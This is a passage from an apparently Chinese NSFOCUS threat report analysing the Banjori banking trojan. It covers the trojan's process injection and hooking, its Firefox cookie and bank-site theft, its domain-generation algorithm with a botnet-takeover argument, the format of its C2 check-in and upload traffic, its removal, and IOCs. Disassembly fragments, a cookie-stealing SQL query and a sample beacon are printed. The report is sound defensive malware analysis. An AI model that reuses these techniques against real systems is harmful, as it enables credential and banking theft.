Chrome，该木马尤为青睐于火狐浏览器，大部分被窃取的用户信息均通过对该浏览器的挂钩、数据库文件查询获取。值得一提的是，该木马家族自 2013 年起就使用当年颇为时髦的动态域名算法获取 CC 服务器地址。这导致杀毒软件传统的黑名单过滤形同虚设，但同时也为摧毁 / 接管该僵尸网络创造了条件。

绿盟伏影实验室针对该家族进行了一年的持续跟踪，共检测到僵尸网络 1499 个，其数量呈逐月上升趋势。



二、样本执行流程

样本首先将恶意代码释放至堆中并通过注入的方式感染其他进程。被注入的恶意代码一致，但表现出的行为不尽相同，这是因为恶意代码被指定了不同的执行入口点。这样的入口点一共有三个，即三个不同的执行阶段。



第一执行阶段发生于恶意进程内部，恶意代码首先被解压至自身的堆空间内，并跳转至第一阶段执行入口点。


```
seg000:01A10310 stage1_sub_1A10310 proc near
seg000:01A10310                 call    sub_1A10438
seg000:01A10315                 call    stage1main_sub_1A1177C
seg000:01A10315 stage1_sub_1A10310 endp
```

第一执行阶段的主要功能如下：

1. 将堆中恶意代码注入所有运行中的进程。

2. 挂钩被注入进程的 'CloseHandle' 函数。

3. 对被注入进程设置的标志位防止重复注入。被注入的进程载入的 kernel32.dll 的 PE 头第 0x51 个偏移的字节会被替换为 '@'，替换后的 PE 头中的 DOS 部分变更为 'Th@s program cannot be run in DOS mode'。



第二执行阶段发生于被感染进程内部，当 CloseHandle 函数被调用时，通过第一执行阶段设置的钩子跳转至第二执行阶段入口点。


```
seg000:01A10321                 call    sub_1A10438
seg000:01A10326                 call    stage2main_sub_1A125CA
seg000:01A1032B                 mov     ecx, dword ptr ds:unk_1A10040
seg000:01A10331                 jecxz   short loc_1A1033A
seg000:01A10333                 push    ecx             ; _DWORD
seg000:01A10334                 call    ds:CloseHandle_1A100F8
```

第二执行阶段的主要功能如下：

1. 将被注入的恶意代码继续向所有运行中的进程注入，以实现持久威胁。

2. 创建 svchost 傀儡进程，并将恶意代码注入该进程。

针对浏览器信息的窃取：




第三执行阶段发生于 svchost 傀儡进程，通过第二执行阶段创建的远程线程进入第三执行阶段入口点。

```
seg000:01A103B8                 mov     edi, ds:VirtualProtect_dword_1A101BC
seg000:01A103BE                 lea     esi, unk_1A103D7
seg000:01A103C4                 movsd
seg000:01A103C5                 movsb
seg000:01A103C6                 call    sub_1A10438
seg000:01A103CB                 call    stage3main_sub_1A16420
seg000:01A103D0                 jmp     loc_1A1031A
```

第三执行阶段的主要功能如下：

1. 使用 DGA 动态获取 C2 域名，绕过杀毒软件的恶意域名检测。

2. 将窃取到的用户信息上传至 C2 服务器。



三、样本细节分析

3.1 持久威胁

第一与第二执行阶段的恶意代码循环判断互斥体 'JbrDelete' 是否被创建，当该互斥体未被创建时，持续检索、注入未被感染的活动进程。

```
seg000:01A1286F                 push    offset sub_1A10385
seg000:01A12874                 push    1
seg000:01A12876                 call    injectAll_sub_1A121BC
seg000:01A1287B                 push    offset e2entryReal_sub_1A10341
seg000:01A12880                 push    ebx
seg000:01A12881                 call    injectAll_sub_1A121BC
seg000:01A12886                 push    100             ; _DWORD
seg000:01A12888                 call    ds:Sleep_1A100DC
seg000:01A1288E                 call    sub_1A11723
seg000:01A12893                 test    eax, eax
seg000:01A12895                 jnz     short loc_1A128A5
seg000:01A12897                 push    offset aJbrdelete ; "JbrDelete"
seg000:01A1289C                 call    openmutex_sub_1A11701
seg000:01A128A1                 test    eax, eax
seg000:01A128A3                 jz      short loc_1A1286F
```

第二执行阶段的恶意代码会创建一个隐藏窗口。该窗口的消息回调函数函负责创建循环判断终止条件的互斥体 'JbrDelete'，当且仅当窗口收到了用户登出的消息 'WM_QUERYENDSESSION' 时才会创建互斥体。

```
seg000:01A1525A                 push    ebp
seg000:01A1525B                 mov     ebp, esp
seg000:01A1525D                 add     esp, 0FFFFFFFCh
seg000:01A15260                 push    ebx
seg000:01A15261                 xor     ebx, ebx
seg000:01A15263                 cmp     [ebp+arg_4], 11h ; WM_QUERYENDSESSION
```

3.2 信息窃取

第二执行阶段被注入各个活动进程的恶意代码负责偷取用户信息。首先，对受害者使用的操作系统语言进行判断，当且仅当操作系统属于美国语言时，搜索 '\Users\%UserName%\AppData\Roaming\Microsoft\Windows\Cookies\' 下包含银行名称的敏感文件，并复制在待上传文件夹。

```
db 'alirishbank',0,'fih.',0,'citizensbank',0,'homebanking',0,'bankofa'
db 'merica',0,'citi.',0,'citibank',0,'action.mathtag',0,'wellsfargo',0
db 'pnc.',0,'huntington',0,'regions',0,'wamu',0,'juniper',0,'national'
db 'city',0,'nationalcitycardservicesonline',0,'wachovia',0,'usbank',0
```

当操作系统是德国、法国或美国语言时，注入的恶意代码会尝试 firefox 的根目录下寻找 sqlite3.dll（该动态链接库并不属于高版本的 firefox 浏览器组件）。恶意代码会使用该库的导出函数查询浏览器的缓存文件，并将查询结果保存在本地。

```
db 'SELECT id, name, value, host, path, expiry, lastAccessed, isSecur'
                                ; DATA XREF: sub_1A13062+24↓o
                                ; sub_1A1322E+43↓o ...
db 'e, isHttpOnly FROM moz_cookies',0
```

样本会记录使用任意语言操作系统的受害者所访问的域名；注入各个进程的恶意代码判断自身是否 firefox 浏览器的进程空间内，若是，则会尝试在 firefox 加载的动态链接库中寻找 ssl3.dll，并对其导出函数 'SSL_SetURL' 进行挂钩。值得一提的是，早期的 firefox 使用的网络安全服务（NSS）库中包含 ssl3.dll，但在某一次版本迭代后更名为 nss3.dll。

```
seg000:01A1DA54                 push    offset aSsl3Dll ; "ssl3.dll"
seg000:01A1DA59                 call    ds:GetModuleHandleA_1A10150
seg000:01A1DA5F                 test    eax, eax
seg000:01A1DA61                 jnz     short loc_1A1DA72
seg000:01A1DA63                 push    0Ah             ; _DWORD
seg000:01A1DA65                 call    ds:Sleep_1A100DC
seg000:01A1DA6B                 dec     [ebp+var_8]
seg000:01A1DA6E                 jnz     short loc_1A1DA54
seg000:01A1DA70                 jmp     short loc_1A1DA9C
seg000:01A1DA72 ; ---------------------------------------------------------
seg000:01A1DA72
seg000:01A1DA72 loc_1A1DA72:                            ; CODE XREF: fire
seg000:01A1DA72                 push    offset aSslSeturl ; "SSL_SetURL"
seg000:01A1DA77                 push    eax             ; _DWORD
seg000:01A1DA78                 call    ds:GetProcAddress_1A101A8
```

钩子函数会从参数中提取用户访问的域名并保存在本地等待被上传。

3.3 动态域名算法

样本使用字符串 'antisemitismgavenuteq.com' 作为种子域名，


根据该种子域名的前四个字符计算后成真正的 C2 域名，计算方法如公式所描述：

$$
\begin{aligned}
d_0^{i+1} &= (d_0^i + d_3^i) \bmod 26 \\
d_1^{i+1} &= ((d_0^i + d_3^i) \bmod 26 + 2 \cdot d_1^i) \bmod 26 \\
d_2^{i+1} &= (((d_0^i + d_3^i) \bmod 26) + d_2^i - 1) \bmod 26 \\
d_3^{i+1} &= (((d_0^i + d_3^i) \bmod 26 + 2 \cdot d_1^i) \bmod 26 + (((d_0^i + d_3^i) \bmod 26) + d_2^i - 1) \bmod 26 + d_3^i) \bmod 26
\end{aligned}
$$

该算法生成的 C2 域名仅与种子域名的前四个字符不同，共有 26^4 种排列组合；生成的 C2 域名示例如下：

'**plhu**semitismgavenuteq.com'、'**ckbr**semitismgavenuteq.com'、'**msfa**semitismgavenuteq.com'、'**fbcp**semitismgavenuteq.com'。

如果一直无法连接到 C2 域名，样本会一直使用该算法生成新的 C2 域名，直到连接成功。由于四个字符的排列组合数量有限，因此该算法会多次生成相同的域名，即 ' 回环域名 '。例如，以 'antisemitismgavenuteq.com' 为种子域名，则生成的第 2 个与第 15374 个 C2 域名均为 'nzrvsemitismgavenuteq.com'。



有些域名在经过一定轮次后可被再次生成，有些则不可以。例如，对于域名 '**gfaq**semitismgavenuteq.com'，不存在使用该 DGA 算法后输出 '**gfaq**' 的输入。非回环域名可用于该 DGA 算法的种子，但不可作为 C2 域名，这是因为非回环域名不会被再次算出，首次连接失败就意味着 C2 永久性丧失了对受害者的控制权。我们可以提取回环域名特征后将其抢注，进而接管僵尸网络。

$$
\begin{aligned}
&\because d_0^{i+1} = (d_0^i + d_3^i) \bmod 26,\ \ d_0^i \le 26, d_1^i \le 26 \\
&\therefore d_0^{i+1} = d_0^i + d_3^i - 26n,\ \ n \in \{0,1\}
\end{aligned}
$$

同理可证 W

$$
\begin{aligned}
d_1^{i+1} &= d_0^i + 2 \cdot d_1^i + d_3^i - 26(n+o) \\
d_2^{i+1} &= d_0^i + d_2^i + d_3^i - 1 - 26(n+p) \\
d_3^{i+1} &= 2 \cdot d_0^i + 2 \cdot d_1^i + d_2^i + 3 \cdot d_3^i - 1 - 26(n+m+o+p+q) \\
&(n,m,p,q,r) \in \{0,1\}
\end{aligned}
$$

若域名的前四个字符（d_0^{i+1}，d_1^{i+1}，d_2^{i+2}，d_3^{i+3}）是回环域名，则生成这四个字符的（d_0^i，d_1^i，d_2^i，d_3^i）必然存在。进一步的，若（d_0^{i+1}，d_1^{i+1}，d_2^{i+2}，d_3^{i+3}）是回环域名，则该域名的前两个字节（d_0^{i+1}，d_1^{i+1}）必然存在一组（d_0^i，d_1^i）与之相对。

令（d_0^{i+1}，d_1^{i+1}）做和，则有：

$$
\begin{aligned}
d_0^{i+1} + d_1^{i+1} &= d_0^i + d_3^i - 26n + d_0^i + d_0^i + 2 \cdot d_1^i + d_3^i - 26(n+o) \\
d_0^{i+1} + d_1^{i+1} &= 2 \cdot d_0^i + 2 \cdot d_1^i + 2 \cdot d_3^i - 26(2n+o) \\
d_0^{i+1} + d_1^{i+1} &= 2(d_0^i + d_1^i + d_3^i - 13(2n+o)) \\
\therefore d_0^{i+1} + d_1^{i+1} &\equiv 0 \bmod 2
\end{aligned}
$$

显然，当（d_0^{i+1}，d_1^{i+1}）与（d_0^i，d_1^i）同时存在时，（d_0^{i+1}，d_1^{i+1}）之和可以被 2 整除，即（d_0^{i+1}，d_1^{i+1}）奇偶性相同时（d_0^{i+1}，d_1^{i+1}，d_2^{i+2}，

d_3^{i+3}）是回环地址的必要不充分条件。同时，当（d_0^{i+1}，d_1^{i+1}）奇偶性不同时，（d_0^{i+1}，d_1^{i+1}，d_2^{i+2}，d_3^{i+3}）必然不是回环地址。非回环地址占地址总数的 $\left[\frac{P(2,2)}{2^4}, \frac{P(2,2)\cdot 2\cdot 2}{2^4}\right]$，即 [0.25，0.5]。

综上所述，无视（d_0^{i+1}，d_1^{i+1}）之和可以被 2 整除的非回环域名，抢注总域名中小于等于 75% 的回环域名就可以接管该僵尸网络。

3.4 通信协议

位于 scvhost 傀儡进程第三执行阶段恶意代码负责与 C2 端通信。样本共生成了两类管道，管道一使用 HTTP 协议，负责向 C2 提供自身运行状态；管道二使用 XMPP 协议，负责上传第二执行阶段窃取到的用户信息。

```
seg000:01A166D1                 push    1
seg000:01A166D3                 call    http_sub_1A1A9CE
seg000:01A166D8                 push    2
seg000:01A166DA                 call    http_sub_1A1A9CE
seg000:01A166DF                 push    3
seg000:01A166E1                 call    http_sub_1A1A9CE
seg000:01A166E6                 push    1
seg000:01A166E8                 push    offset xmpp_sub_1A1D3CD
seg000:01A166ED                 call    CreateRemoteThread_sub_1A1161E
seg000:01A166F2                 push    2
seg000:01A166F4                 push    offset xmpp_sub_1A1D3CD
seg000:01A166F9                 call    CreateRemoteThread_sub_1A1161E
seg000:01A166FE                 push    3
seg000:01A16700                 push    offset xmpp_sub_1A1D3CD
seg000:01A16705                 call    CreateRemoteThread_sub_1A1161E
seg000:01A1670A                 push    ebx
seg000:01A1670B                 push    offset getdomain_sub_1A16AFA
seg000:01A16710                 call    CreateRemoteThread_sub_1A1161E
```

管道一使用的消息格式包括如下字段，可用于提取流量特征。

```
{
&q=                     // 可选
&data=                  // 可选
&data_type=             // 可选
&action=                // 可选
&ver=                   // 可选
&ch=                    // 可选
&data_content=          // 可选
'0xA'task'0xA'          // 可选
&id=                    // 硬编码
&versionf=              // 硬编码
&versiona=              // 硬编码
&vendor=                // 硬编码
&do=                    // 编码后的 C2 域名
&check=chek             // 硬编码
}
```

样本使用管道一，当进行与 C2 服务器的首次握手，上线包的 action 字段被赋值为 'new'。

```
POST /welcome.php HTTP/1.1
Content-Type: application/x-www-form-urlencoded
User-Agent: Opera/11.1 (Windows NT 5.1; U; en)
Host: baidu.com
Content-Length: 132
Cache-Control: no-cache
Cookie: BIDUPSID=8BD0D9DC4F342A5EE07EDA53CA236A9D4; PSTM=1473818274

&q=1e5&action=new&id=CHN_MDM1QkM0ND1GOERCRkQ4Nzk2NzU=&versionf=017&versiona=020&vendor=01d&do=anti1semit1smgavenuteq%2Ecom&check=chek
```

样本使用管道二上传本包含用户信息在内的各种文件。

首先，样本遍历待上传文件的目录。

之后，样本构建一个包含上传文件基本信息的数据包并发送给 C2 服务器，发送前为该数据包添加了 PGP 头，但仅对数据内容进行 BASE64 编码，而没有根据 PGP 协议的要求对数据内容进行加密。

最后，样本将目录下的文件逐一上传。

```
seg000:01A196E7                 push    offset aXmldm_0 ; "\\xmldm"
seg000:01A196EC                 push    [ebp+var_10]    ; _DWORD
seg000:01A196EF                 call    ds:lstrcatA_1A10140
seg000:01A196F5                 push    offset asc_1A112AD ; "\\"
seg000:01A196FA                 push    [ebp+var_10]    ; _DWORD
seg000:01A196FD                 call    ds:lstrcatA_1A10140
seg000:01A19703                 lea     eax, [ebp+var_12A]
seg000:01A19709                 push    eax             ; _DWORD
seg000:01A1970A                 push    [ebp+var_10]    ; _DWORD
seg000:01A1970D                 call    ds:lstrcatA_1A10140
seg000:01A19713                 cmp     [ebp+var_136], ebx
seg000:01A19719                 jz      short loc_1A196AC
seg000:01A1971B                 cmp     [ebp+var_136], 100000h
seg000:01A19725                 jnb     short loc_1A196AC
seg000:01A19727                 inc     [ebp+var_136]
seg000:01A1972D                 inc     [ebp+var_136]
seg000:01A19733                 push    [ebp+var_136]
seg000:01A19739                 lea     eax, [ebp+var_12A]
seg000:01A1973F                 push    eax             ; file
seg000:01A19740                 push    [ebp+var_10]    ; file_full_path
seg000:01A19743                 call    DoUpload_sub_1A19819
```


```
<message from='mancity' to='liverpool' id='jbr00001'><body>-----BEGIN PGP MESSAGE-----

sa0sXvkO25J1NzDeJxdCZQtFjPAJD86SEon1DOBHNIzzHoik0SCptTE+S8w0gv6pubM0NTT+/Uqo/
XiLfKjG8ILbAHPSPJvLKX75DP0pR3EDXIH0IeXpb5EBdvs7451VKS++uphlYhyotYkzpozH+3b
+9JGpEYiSKA92kH2wmS9AEcvcf54kWLvqgZNrzOjMv4xMORHu8AL9qsFTrWUSuqPq84bJMb6/KWMV
+Qg5RTQJIN6B3Sy42gOI7gI=
-----END PGP MESSAGE-----</body></message>
```


3.5 清除方法

样本通过修改注册表的方式实现了开机自启动，因此清除的过程即是对注册表的还原。在受害者主机的注册表中搜索键值‘SoftWare\Microsoft\Windows\CurrentVersion\Run’与‘SoftWare\Microsoft\Windows Nt\CurrentVersion\Winlogon’，该键值数据用于保存开机自启动程序的路径，包括样本的绝对路径’AppData\Roaming\jabconf32.exe’。将该键值数据与相关的可执行文件清除即可完成清除工作。另一个取巧的方法是利用样本自身的后门进行清除。样本每次关机前会检测位于’Software\Microsoft\Windows\CurrentVersion\Internet Setting’是否存在后门标志位键值’delete’。受害者可通过手动添加该键值诱骗样本执行自删除后门，帮助受害者删除驻留文件并恢复注册表。

四、IOC 信息

种子域名	MD5
antisemitismgavenuteq.com	538da019729597b176e5495aa5412e83
bandepictom.com	5592456e82f60d2222c9f2bce5444de5
buckbyplaywobb.com	f9d02df23531cff89b0d054b30f98421
telemachuslazaroqok.com	bc69a956b147c99f6d316f8cea435915
texanfoulilp.com	36a9c28031d07b82973f7c9eec3b995c
clearasildeafeninguvuc.com	1e081e503668347c81bbba7642bef609
marisagabardinedazyx.com	c2c980ea81547c4b8de34adf829ccc26
pickfordlinnetavox.com	4e76a7ba69d1b6891db95add7b29225e
snapplefrostbitecycz.com	abb80f23028c49d753e7c93a801444d8
filtererwyatanb.com	eff48dae5e91845c2414f0a4f91a1518
antwancorml.com	5dda3983ac7cebd3190942ee47a13e50
stravinskycattederifg.com	eaeb5a9d8d955831c443d4a6f9e179fd
forepartbulkyf.com	080b3f46356493aeb7ec38e30acbe4f5
fundamentalistfanchonut.com	40827866594cc26f12bda252939141f6
criterionirkutskagl.com	8e1d326b687fc4aacc6914e16652c288
criminalcentricem.com	a03971bff15ec6782ae25182f4533b92
babysatformalisticirekb.com	b9fb8ae5e3985980175e74cf5deaa6fb
earnestnessbiophysicalohax.com	f555132e0b7984318b965f984785d360

五、参考资料

https://www.johannesbader.ch/2015/02/the-dga-of-banjori/

绿盟数据安全解决方案

NSFOCUS DATA SECURITY SOLUTIONS

THE EXPERT
BEHIND GIANTS
巨人背后的专家

多年以来，绿盟科技致力于安全攻防的研究，为政府、运营商、金融、能源、互联网以及教育、医疗等行业用户，提供具有核心竞争力的安全产品及解决方案，帮助客户实现业务的安全顺畅运行。在这些巨人的背后，他们是备受信赖的专家。

客户支持热线：400-818-6868

NSFOCUS绿盟科技